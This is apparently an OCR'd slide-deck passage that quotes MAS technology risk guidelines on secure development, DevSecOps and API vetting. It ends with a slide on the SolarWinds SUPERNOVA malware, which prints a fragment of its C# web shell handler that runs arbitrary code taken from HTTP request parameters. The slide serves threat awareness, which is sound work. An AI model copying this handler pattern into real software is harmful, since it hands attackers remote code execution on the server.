6.1.6 It is essential for the FI to establish a comprehensive strategy to perform application security validation and testing. The FI may use a mixture of static, dynamic and interactive application security testing methods (refer to Annex A on Application Security Testing) to validate the security of the software application. The software validation and testing rules should be reviewed periodically and kept current.

6.1.7 All issues and software defects discovered from the source code review and application security testing should be tracked. Major issues and software defects should be remediated before production deployment.

### 6.2 Agile Software Development

6.2.1 Agile software development is based on an iterative and incremental development model to accelerate software development and delivery to respond to business and customer needs. When adopting Agile software development methods, the FI should continue to incorporate the necessary SDLC and security-by-design principles throughout its Agile process.

6.2.2 The FI should ensure secure coding, source code review and application security testing standards are applied during Agile software development.


### 6.3 DevSecOps Management

6.3.1 DevSecOps is the practice of automating and integrating IT operations, quality assurance and security practices in the software development process. It constitutes continuous integration, continuous delivery and IT security practices for frequent, efficient, reliable and secure development, testing and release of software products. The FI should ensure its DevSecOps activities and processes are aligned with its SDLC framework and IT service management processes (e.g. configuration management, change management, software release management).

6.3.2 The FI should implement adequate security measures and enforce segregation of duties for the software development, testing and release functions in its DevSecOps processes.

"A policy and procedure on the use of third party and open-source software codes should be established to ensure these codes are subject to review and testing before they are integrated into the FI's software."

# Revised MAS Technology Risk Management Guidelines Updated January 2021 (2/2) - Page 19 - Page 21 (3/3)



**6.4 Application Programming Interface Development**

6.4.1 Application programming interfaces (APIs)[9] enable various software applications to communicate and interact with each other and exchange data. Open APIs are publicly available APIs that provide developers with programmatic access to a software application or web service. FIs may collaborate with FinTech companies and develop open APIs, which

[9] APIs are sets of protocols that define how one application interacts with another, usually to facilitate an information exchange.






are used by third parties to implement products and services for customers and the marketplace. Hence, it is important for the FI to establish adequate safeguards to manage the development and provisioning of APIs for secure delivery of such services.

6.4.2 A well-defined vetting process should be implemented for assessing third parties' suitability in connecting to the FI via APIs, as well as governing third party API access. The vetting criteria should take into account factors such as the third party's nature of business, cyber security posture, industry reputation and track record.

# Before we close this session for today - Back to the Solarwinds: The Major Twist: SuperNova

```
public void ProcessRequest(HttpContext context)
{
    try {
        // C# namespaces and assemblies
        string codes = context.Request["codes"];
        // C# class name to instantiate
        string clazz = context.Request["clazz"];
        // C# class method to invoke
        string method = context.Request["method"];
        // Arguments to the invoked method
        string[] args = context.Request["args"].Split(new char[] {'\n'});
        context.Response.ContentType = "text/plain";
        context.Response.Write(this.DynamicRun(codes, clazz, method, args));
     } //...
```



SUPERNOVA is a malware that was deployed using a vulnerability in the Orion Platform, and after the Orion Platform had been installed.

https://www.solarwinds.com/sa-overview/securityadvisory#anchor2;
https://us-cert.cisa.gov/ncas/analysis-reports/ar21-027a

# Conclusion

**"Eternal vigilance is the price of liberty."**

**“Do what you can, with what you have, where you are.” Theodore Roosevelt**

***The Solarwinds Breach is still unfolding -- Full impact would not be known or felt until a later date.***

# References (1/2)


https://attack.mitre.org/versions/v8/techniques/T1553/002/

https://attack.mitre.org/versions/v8/techniques/T1553/002/

https://us-cert.cisa.gov/ncas/alerts/aa20-352a

https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/

https://www.microsoft.com/security/blog/2020/12/28/using-microsoft-365-defender-to-coordinate-protection-against-solorigate/

https://www.cyberark.com/resources/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-to-cloud-apps

https://attack.mitre.org/techniques/T1606/002/

# References (2/2)


https://medium.com/mitre-attack/identifying-unc2452-related-techniques-9f7b6c7f3714

https://www.splunk.com/en_us/blog/security/a-golden-saml-journey-solarwinds-continued.html

https://www.wired.com/story/solarwinds-hacker-methods-copycats/

https://msrc-blog.microsoft.com/2020/12/13/customer-guidance-on-recent-nation-state-cyber-attacks/

https://attack.mitre.org/software/S0559/